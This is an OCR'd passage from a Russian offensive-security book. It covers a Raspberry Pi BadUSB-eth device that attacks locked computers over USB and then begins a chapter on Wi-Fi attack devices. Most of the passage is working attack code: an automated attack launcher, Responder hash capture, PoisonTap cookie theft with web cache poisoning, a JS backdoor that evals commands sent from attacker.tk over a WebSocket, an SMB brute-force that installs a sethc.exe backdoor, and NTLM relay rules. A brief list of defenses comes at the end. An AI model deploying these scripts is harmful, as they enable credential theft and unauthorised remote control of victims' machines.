#!/bin/bash

HOME='/home/pi'
time=$(date +'%H:%M:%S_%d.%m.%Y')

screen -dmS Xorg xinit -- /usr/bin/X :0 -br
screen -dmS www python3 -m http.server --bind 2.0.0.1 --directory $HOME 80

cd $HOME

for script in $(find on_network/ -type f -perm -u+x)
do
  exec $script usb0 poisontap >> $HOME/poisontap_$time.log &
done
```

```
while : # waiting victim
do
  echo 1 > /sys/class/leds/led0/brightness
  if [ $(arp -an | sed -rn 's/\? \(([^\)]+)\) .*\[ether\] on usb0/\1/p' | wc -l) -ne 0 ]
  then
    break
  fi
  sleep 0.1
  echo 0 > /sys/class/leds/led0/brightness
  sleep 1
done
led green on

arp -an | sed -rn 's/\? \(([^\)]+)\) .*\[ether\] on usb0/\1/p' | while read
ip
do
  for script in $(find on_client/ -type f -perm -u+x)
  do
    exec $script $ip "" 1.0.0.1 >> $HOME/poisontap_$time.log &
  done
done

tail -f $HOME/poisontap_$time.log
```

Сразу после подключения к компу Raspberry включается, система запускается, активирует эмуляцию сети по USB, и этот скрипт по автозагрузке начинает исполнение. Сначала он запускает глобальные атакующие скрипты (on_network). Затем ждет, пока компьютер жертвы не настроит Ethernet-сеть — на Raspberry это означает появление нового IP в ARP-кеше. И уже потом запускает для нового IP все таргетированные атакующие скрипты (on_client). При этом результаты всех проверок сохраняются в соответствующем файле на карте памяти устройства.

Получается небольшой атакующий движок, позволяющий автоматически запускать для каждой цели любые sh/py/etc скрипты. К этому простому, но эффективному способу автоматизации атак мы вернемся на протяжении книги еще не раз. И для обратной совместимости, т. е. использования единых скриптов на различных хакерских устройствах, их прототипы одинаковые:

- on_network/script.sh $interface $networkname;
- on_client/script.sh $target_ip $networkname $attacker_ip.

Для проведения автоматических атак можно использовать самые популярные уязвимости, а также реализовать атаки, специфичные для локальных сетей, поскольку с атакуемым устройством образуется виртуальная локальная сеть.

Начнем с глобальных атак. В первую очередь это, конечно же, responder с его атаками на широковещательные запросы (NetBIOS/LLMNR), которые тоже идут на этот интерфейс. Такие атаки являются самыми перспективными и срабатывают почти всегда:

on_network/responder.sh

```
#!/bin/bash

echo '[*] running Responder attacks'

iptables -t nat -vnL PREROUTING > /tmp/iptables.txt

if ! cat /tmp/iptables.txt | grep "$1" | grep -q 53; then
    iptables -t nat -A PREROUTING -i "$1" -p udp --dport 53 -j REDIRECT --to-
port 53
fi

for port in 21 25 80 88 110 143 389 443 445 1433 3389
do
    if ! cat /tmp/iptables.txt | grep "$1" | grep -q " $port"; then
      iptables -t nat -A PREROUTING -i "$1" -p tcp --dport $port -j REDIRECT
--to-port $port
    fi
done

[[ $(pgrep -f Responder.py) = '' ]] && {
    responder -I "$1" -r -d -w -F &
}

inotifywait -e MODIFY -rm /usr/share/responder/logs | while read event
do
    if echo $event | grep -e NTLM -e ClearText --color=auto; then
        led yellow on 2> /dev/null
    fi
done
```

Учитывая, что устройство перекроет на компе проводной и беспроводной сетевые интерфейсы (при их наличии), на BadUSB-девайс пойдет множество попыток аутентификации, которые responder сможет зафиксировать. И как только будет принят хотя бы один хеш, на устройстве загорится желтая лампочка.

Вместо responder атакующий может запустить MiTM-атаки на веб и попробовать похитить пролетающие cookies, попутно внедряя js-backdoor в веб-кеш:

on_network/poisontap.sh

```
#!/bin/bash

echo '[*] running cookies siphoning and web cache poisoning'

sleep 5 # after captive portal checks

[[ $(pgrep dnsspoof) = '' ]] && {
  dnsspoof -i "$1" port 53 &
}

[[ $(iptables -t nat -vnL PREROUTING | grep "$1" | grep 1337) = '' ]] && {
  iptables -t nat -A PREROUTING -i "$1" -p tcp --dport 80 -j REDIRECT --to-
port 1337
}

[[ $(pgrep -f pi_poisontap.js) = '' ]] && {
  truncate -s 1 /opt/poisontap/poisontap.cookies.log
  nodejs /opt/poisontap/pi_poisontap.js &
}

tail -f /opt/poisontap/poisontap.cookies.log | while read line
do
    if echo $line | grep 'Cookie:' --color=auto; then
        led yellow on 2> /dev/null
    fi
done
```

Поймав всего один HTTP-запрос, девайс посредством PoisonTap начинает вставлять цикл редиректов на сайты из poisontap/target_injected_xhtmljs.html, тем самым заставляя браузер жертвы переходить на эти сайты, отправляя cookies. Так с заблокированной рабочей станции можно извлечь сессии к тем или иным веб-ресурсам.

Параллельно с этим производится перебор по популярным js-библиотекам. Поскольку это MiTM-атака, то устройство управляет ответом сервера. В каждую из загружаемых js-библиотек оно внедряет вредоносный код из poisontap/target_backdoor.js и выставляет при этом HTTP-заголовки, заставляющие веб-браузер жертвы закешировать содержимое на длительный срок (WebCache Poisoning).

/home/pi/poisontap/target_backdoor.js

```
var socket = new WebSocket((location.protocol=='https:'?'wss:':'ws:') + "//
js_shell.attacker.tk/ws")
socket.onmessage = function(event) {
  var result = eval(event.data)
  if(result)
    socket.send(result)
}
```

После входа пользователя на какой-либо сайт, использующий отравленную js-библиотеку, атакующий может получить js-шелл к этой веб-странице, что позволит ему выполнить любые действия от имени жертвы.

Эта атака использует тот же самый порт, что и `responder` (80/TCP), взаимоисключая друг друга, поэтому ее запуск производится не напрямую из `pi_startup.sh`, а по необходимости из атакующего движка.

Что касается таргетированных атак, которым нужен IP-адрес, то это, конечно же:

on_client/ms17-010.sh

```
#!/bin/bash

WAIT=2
DPORT=445
#https://github.com/worawit/MS17-010

if nc -nw $WAIT $1 $DPORT < /dev/null 2> /dev/null; then
    echo '[*] checking MS17-010'
    nmap -Pn -n -p 445 --script smb-vuln-ms17-010 $1 > /tmp/ms17-010.log 2> /
dev/null
    if grep 'State: VULNERABLE' /tmp/ms17-010.log --color=auto; then
        led red on 2> /dev/null
    fi
fi
```

Если машина уязвима, то на устройстве BadUSB загорится красный светодиод.

Старый добрый брутфорс здесь тоже актуален.

on_client/bruteforce/smb.sh

```
#!/bin/bash

WAIT=2
DPORT=445

function pwn(){
    echo "[*] try to activate backdoor"
    target="$1"
    user="$2"
    password="$3"
    psexec.py "$user:$password@$target" 'reg add "HKLM\SOFTWARE\Microsoft\
Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger
/t reg_sz /d "\windows\system32\cmd.exe"' > /dev/null
}

if nc -nw $WAIT $1 $DPORT < /dev/null 2> /dev/null; then
    echo '[*] bruteforcing smb'
    for user in администратор administrator admin; do
        found=$(medusa -M smbnt -m PASS:PASSWORD -h $1 -u $user -P on_client/
bruteforce/default_pass_for_services_unhash.txt | grep 'SUCCESS (ADMIN$ -
Access Allowed)')
        if [ x"$found" != "x" ]; then
            led red on 2> /dev/null
            echo $found | grep 'SUCCESS' --color=auto
            password=$(echo $found|sed -rn 's/.*Password: (.*) \
[SUCCESS.*/\1/p')
            pwn "$1" "$user" "$password"
            break
        fi
    done
fi
```

Если пароль к компу по SMB подобран, то с помощью этого скрипта BadUSB-устройство активирует бэкдор на компе и позволяет атакующему вызвать командную строку еще до входа в систему — через пять нажатий клавиши <Shift>.

Аналогичный брутфорс можно выполнить и для RDP, а также, учитывая, что атака кроссплатформенна, и для SSH.

Злоумышленник может добавить еще ряд атак, более подходящих под ту или иную ситуацию. Для этого нужно просто поместить соответствующий скрипт в каталог on_network или on_client. Активация или деактивация атак при различных сценариях производится через установку/снятие бита исполняемости на соответствующих скриптах (chmod +x on_client/some_attack.sh).

Когда атака завершена, устройство просто извлекается из USB-порта. Все результаты при этом сохраняются в файле на карте памяти устройства с указанием даты и времени атаки. Чтобы к моменту извлечения девайса из USB-порта, т. е. отключения питания, устройство успело сохранить все данные, требуется отключить дисковый кеш — так данные сразу же записываются на карту памяти:

/etc/fstab

```
PARTUUID=27b31ed7-02 / ext4 defaults,noatime,sync 0 1
```

Наконец, завершающий штрих — обработка запросов управления световой индикацией (в точности под выбранные на рис. 4.3 контакты):

/usr/local/bin/led

```
#!/bin/bash

case $1 in
  green)
    if [ x$2 = "xon" ]; then
      raspi-gpio set 26 op dh
    elif [ x$2 = "xoff" ]; then
      raspi-gpio set 26 op dl
    fi
    ;;
  yellow)
    if [ x$2 = "xon" ]; then
      raspi-gpio set 193 op dh
    elif [ x$2 = "xoff" ]; then
      raspi-gpio set 139 op dl
    fi
    ;;
  red)
    if [ x$2 = "xon" ]; then
```

```
      raspi-gpio set 5 op dh
    elif [ x$2 = "xoff" ]; then
      raspi-gpio set 5 op dl
    fi
    ;;
esac
```

4.3. Атака заблокированного компьютера

Рассмотрим ситуацию, когда потенциальный злоумышленник находит заблокированный ноутбук и подключает Raspberry Pi Zero в качестве атакующего устройства BadUSB-eth (рис. 4.4).

Через полминуты после подключения загорается зеленая лампочка — сеть между устройством и ноутбуком поднялась. В ходе этой атаки на доменных компах стабильно угоняется NetNTLM-хеш — устройство перекрывает связь с контроллером домена и прочими корпоративными ресурсами со сквозной аутентификацией, в результате чего загорается желтая лампочка (примерно через минуту). А если вдруг загорится красная лампочка, это будет означать, что атакующие скрипты задетектили возможный RCE, и девайс в состоянии даже активировать бэкдор. И все это только лишь по USB-проводу!



Рис. 4.4. Устройство BadUSB-eth успешно установило сетевое соединение с ноутбуком

4.4. Удаленный доступ

Устройство способно уведомлять о результатах атак только посредством светодиодов. Несомненно, полную картину всегда можно будет увидеть в логах на устройстве после проведения атаки. Но специфика такова, что атаковать нужно быстро, здесь и сейчас, т. е. контролировать процесс прямо в ходе атаки.

На борту Raspberry Pi Zero W есть адаптер Wi-Fi. Это значит, что к нему можно подключаться в процессе атаки хоть со смартфона, хоть с ноутбука.

Добиться этого достаточно легко — требуются лишь три конфигурационных файла:

- параметры беспроводной точки доступа:

/etc/hostapd.conf

```
interface=wlan0
driver=nl80211
ssid=badusb
hw_mode=g
channel=1
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0

wpa=3
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP

wpa_passphrase=s3cr3t_p@ss
```

- параметры сети для беспроводных клиентов:

/etc/dhcp/dhcpd.conf

```
subnet 2.0.0.0 netmask 255.255.255.0 {
    option subnet-mask 255.255.255.0;
    option routers 2.0.0.1;
    range 2.0.0.10 2.0.0.10;
    option classless-routes 24, 1,0,0, 2,0,0,1;
    option classless-routes-win 24, 1,0,0, 2,0,0,1;
}
```

- собственные настройки беспроводной сети на BadUSB-плате:

/etc/network/interfaces

```
auto wlan0
iface wlan0 inet static
 address 2.0.0.1
 netmask 255.255.255.0
```

Далее все это активируется:

```
systemctl unmask hostapd.service
systemctl enable hostapd.service

vim /etc/default/isc-dhcp-server:
  INTERFACESv4="usb0 wlan0"
```

Тем самым можно внутри BadUSB-устройства реализовать точку доступа. Это позволит в ходе атак подключаться к плате по Wi-Fi.

В скрипте `launch_attacks.sh` (см. *разд. 4.2*) на интерфейсе Wi-Fi поднимается еще и миниатюрный веб-сервер. С его помощью можно получать детали о найденных уязвимостях, просматривая соответствующие логи во время проведения атаки (рис. 4.5). Так, например, здесь можно увидеть, что атакуемый ноутбук отправил по USB и хеш пароля учетной записи, и cookies для доступа к веб-почте.



Рис. 4.5. Устройство BadUSB-eth успешно вытянуло трафик, включая учетные данные

4.4.1. Доступ к компьютеру

В случае, если устройство зажжет красный светодиод, свидетельствующий, что оно задетектило критическую уязвимость либо подобрало пароль, атакующему этим нужно оперативно воспользоваться. Однако устройство без клавиатуры и дисплея — не самое удобное средство для интерактивной эксплуатации. Но наличие внутри девайса настроенного Wi-Fi означает, что он может выступить в роли шлюза для доступа к целевому компу прямо в ходе атаки. Обратите внимание, что в самой последней строке скрипта `pi_startup.sh` как раз активирована эта возможность.

Например, так можно запустить на телефоне RDP-клиент и войти на атакуемый комп с подобранным паролем (рис. 4.6).



Рис. 4.6. Устройство BadUSB-eth предоставляет сетевой доступ до атакуемого компа по USB

Возможность сетевого доступа к компу жертвы через BadUSB может быть использована для развития дальнейших атак уже с привлечением хакерских ноутбуков со сканерами уязвимостей либо пост-эксплуатации.

4.4.2. Доступ от компьютера

Наличие Wi-Fi внутри платы может быть использовано еще и для передачи трафика в обратном направлении — от компа жертвы в сторону атакующего.

Атака BadUSB имеет крайне большой потенциал, и можно придумать сценарии, когда понадобится связать атакующее BadUSB-устройство с внешним миром для реализации сложных многоступенчатых атак.

Отличный пример такой атаки — это угон админского хеша и «открывание» им контроллера домена, где, как известно, хранится «ключ от всех дверей».

Задействовать утекший NetNTLM-хеш, отправить его по Wi-Fi на другое устройство для пересылки на цель и реализации последующей атаки обхода аутентификации можно с помощью следующего атакующего скрипта:

on_network/ntlmrelay.sh

```
#!/bin/bash

ATTACKER=2.0.0.10
for port in 80 445
do
    if ! iptables -t nat -vnL PREROUTING | grep "$1" | grep -q " $port"; then
      iptables -t nat -A PREROUTING -i "$1" -p tcp --dport $port -j DNAT
--to-destination $ATTACKER:$port
    fi
done
iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
```

Осуществлено это может быть следующим образом. Атакующий находит залоченный комп админа. Воспользовавшись его временным отсутствием, быстро вставляет BadUSB-девайс в свободный USB-порт. Как только устройство загрузится, злоумышленник сразу же подключается к нему по Wi-Fi — например, со смартфона. Для удобства атакующий получает всегда фиксированный IP-адрес 2.0.0.10. Далее он запускает на смартфоне скрипт для перенаправления NTLM-аутентификации на цель. На рис. 4.7 показано, как устройство BadUSB-eth вытянуло NetNTLM-хеш и отправило его на смартфон, в результате чего злоумышленнику удалось скомпрометировать сервер.

BadUSB-девайс, вытянув NetNTLM-хеш учетки администратора домена, отправляет его на телефон атакующего через Wi-Fi для дальнейшего использования. Смартфон, имеющий сетевой доступ во внутреннюю сеть по VPN, ловит этот хеш и использует его для аутентификации от имени админа на произвольном внутреннем узле — возможно, даже контроллере домена. Такая атака с некоторыми вариациями позволяет хакнуть практически любой корпоративный комп или сервер при наличии у злоумышленника физического доступа к атакуемым устройствам.

Рис. 4.7. Цепочка атак с помощью устройства BadUSB-eth

4.5. Защита

Может показаться, что для защиты от такой атаки нужно отключить сетевые интерфейсы. Однако при описанной здесь BadUSB-атаке сетевой интерфейс каждый раз, когда BadUSB-девайс подключается, создается заново,

а по его извлечении — удаляется. Так что просто отключить такой интерфейс в сетевых настройках не получится, поскольку его там попросту нет. В итоге атака эта получается достаточно скрытная: по ее завершении не остается ни сетевого интерфейса, ни измененных сетевых настроек — ОС сама все возвращает к исходному состоянию.

Для защиты от атаки BadUSB-eth рекомендуется применять программы контроля подключения устройств, о которых рассказано в *разд. 3.6*.

Альтернативным способом защиты может быть также запрет подключения USB-сетевых карт в групповых политиках.

Таким образом, можно рекомендовать следующие меры защиты от BadUSB-eth:

- применение программ для контроля подключения устройств (в составе антивирусного ПО или специализированных средств защиты от несанкционированного доступа);
- запрет подключения USB-сетевых карт в групповых политиках;
- контроль физического доступа посторонних лиц к рабочим местам пользователей.

* * *

Атаки, описанные в *части I* книги, требуют наличия физического доступа к целевому компьютеру. Это создает для злоумышленника некоторые сложности. Однако вполне реально для таких атак задействовать наземные дроны, наподобие используемых в компьютерных играх, — например, Watch Dogs (рис. 4.8).



Рис. 4.8. Оригинальный пример физического взлома в игре Watch Dogs 2 компании Ubisoft

Такие дроны отлично могут обойти ограничения физического доступа. Если дрон, летающий по воздуху, может быть использован хакером для развития беспроводных атак (о чем говорится в следующей части книги), то наземный вполне может вставить в комп BadUSB-флешку и открыть тем самым хакеру удаленный доступ. Наземные дроны типа показанного на рис. 4.9, оборудованные манипулятором на сервоприводах, могут обладать достаточной точностью и вполне приемлемым горизонтальным усилием, чтобы вставить BadUSB-флешку в USB-разъем компьютера.

Рис. 4.9. Пример готового наземного дрона с манипулятором от компании DJI

На этом заканчивается обзор атак, требующих непосредственного физического доступа к компьютеру жертвы. Далее речь пойдет о других типах атак — по радиоканалу, т. е. не требующих непосредственной близости к целям. А, значит, эти атаки становятся еще опаснее, а злоумышленник — всё незаметнее.

ЧАСТЬ II

Околофизические атаки

Пора перейти к еще более опасным атакам — атакам на беспроводные сети.

Околофизические атаки — термин, используемый исключительно в этой книге. Такие атаки означают, что злоумышленнику не обязательно находиться в непосредственной близости к объектам атак, поскольку атаки эти осуществляются по радиоканалу. Тем не менее, это не полноценные удаленные атаки, проводимые через Интернет. Организация околофизических атак требует от злоумышленника находиться недалеко от целей. Только теперь это не непосредственная близость к целям, требующая зачастую преодоления физического периметра, а расстояние от нескольких до десятков метров. И, что важнее, такие атаки пробивают стены, а значит, почти все они происходят по модели внешнего нарушителя.

Сегодня беспроводные сети достаточно распространены, и со временем отказ от проводов в пользу радиоинтерфейсов будет только набирать обороты. Главная причина — удобство. А в мире ИБ, как правило, что удобно, то небезопасно. Все беспроводное можно, как минимум, заглушить, если взломать не получается. В наши дни существует множество стандартов беспроводных технологий, предназначенных как для широкого круга гражданских нужд, т. е. для простых людей, так и узкоспециализированных — военных, медицинских и т. п.

Во *второй части* книги представлены три устройства, воплощающие сразу ряд атак. Каждое из них упрощает атаки на беспроводные технологии и обладает своими особенностями:

- Pineapple — неподвижные длительные атаки;
- Drone — высокоподвижные сверхбыстрые атаки;
- Mobile — подвижные быстрые атаки.

Pineapple

5

Технология Wi-Fi предоставляет потенциальному злоумышленнику перспективные возможности для атак, поскольку эта технология повсеместно распространенная, максимально доступная и в то же время достаточно разнообразная в плане известных атак, простоты их исполнения и степени воздействия. Встретить эту беспроводную технологию можно где угодно.

Главная особенность атак как на Wi-Fi, так и на радиоволны в целом, — ограниченный радиус действия. Для Wi-Fi такое ограничение составляет 50–100 метров. И далеко не всегда уровень принимаемого сигнала позволяет злоумышленнику расположиться с ноутбуком в удобном месте. А некоторые атаки и вовсе требуют, чтобы сигнал атакующего устройства был лучше, чем у легитимного источника.

Однако злоумышленник может собрать особое миниатюрное устройство, которое, будучи незаметно подложенным вблизи целей, позволит ему выполнять атаки везде, где необходимо, выглядя при этом еще и не так подозрительно, как на рис. 5.1.



Рис. 5.1. Wardriver[1] за работой

[1] Вардрайвинг — процесс поиска и взлома уязвимых точек доступа беспроводных сетей Wi-Fi человеком либо группой лиц, оснащенных переносным компьютером с адаптером Wi-Fi.

Часто атаки на беспроводные сети зависят от различных обстоятельств (например, наличия клиентов), поэтому их успешность зачастую упирается еще и в длительность.

Но автономное миниатюрное устройство можно также заранее запрограммировать на совершение тех или иных действий. И при этом даже удаленно управлять им так, что злоумышленник не будет обнаружен вблизи объекта и не попадет под объективы видеокамер.

В итоге такое устройство решает сразу две задачи — это незаметность и автоматизация проведения длительных атак. Пример такого решения мы здесь и рассмотрим. По сути, это аналог известного готового решения Pineapple — аппаратной платформы, которая реализует атаки на беспроводные сети.

Вообще попытка проникновения через беспроводные сети — это не просто атака «в лоб» на официальную корпоративную беспроводную сеть, которую легко можно заметить по характерному имени. Зачастую компании организуют множество дополнительных беспроводных сетей для разных целей: гостевой, корпоративной, технологической, сети для випов и т. п. Не стоит забывать про тестовые и разнообразные несанкционированные беспроводные сети. А если компания имеет строгую политику безопасности и запрещает выход в Интернет со служебных компьютеров, то количество несанкционированных «самопальных» беспроводных сетей, раздаваемых самими сотрудниками, как правило, велико. Так что если беспроводная инфраструктура похожа на описанную, то для злоумышленника атаки на сети Wi-Fi такой компании имеют большие шансы на успех, хоть и связаны с достаточно обширным перечнем проверок.

5.1. Реализация

Злоумышленнику вовсе не обязательно приобретать готовые дорогостоящие решения — он может сделать такое устройство самостоятельно. На самом деле, нет ничего сложного в том, чтобы в эру изобилия одноплатных компьютеров собрать на свой вкус небольшое устройство, которое можно максимально гибко настраивать.

Основные требования к подобному устройству: миниатюрность, дешевизна, доступность компонентов и простота сборки.

Наиболее удачным решением можно признать Raspberry Pi Zero W — один из немногих широко известных одноплатных микрокомпьютеров, встроенный чип Wi-Fi которого поддерживает режимы работы, необходимые для подавляющего количества вариантов атак. И в итоге можно перейти от той амуниции, что представлена на рис. 5.1 и 5.2, к чему-то менее заметному (рис. 5.3).

Рис. 5.2. Аппаратное решение для атак на беспроводные сети (приметное)



Рис. 5.3. Аппаратное решение для атак на беспроводные сети (неприметное)

Для сравнения размеры готового и самостоятельно собранного решений представлены на рис. 5.4.

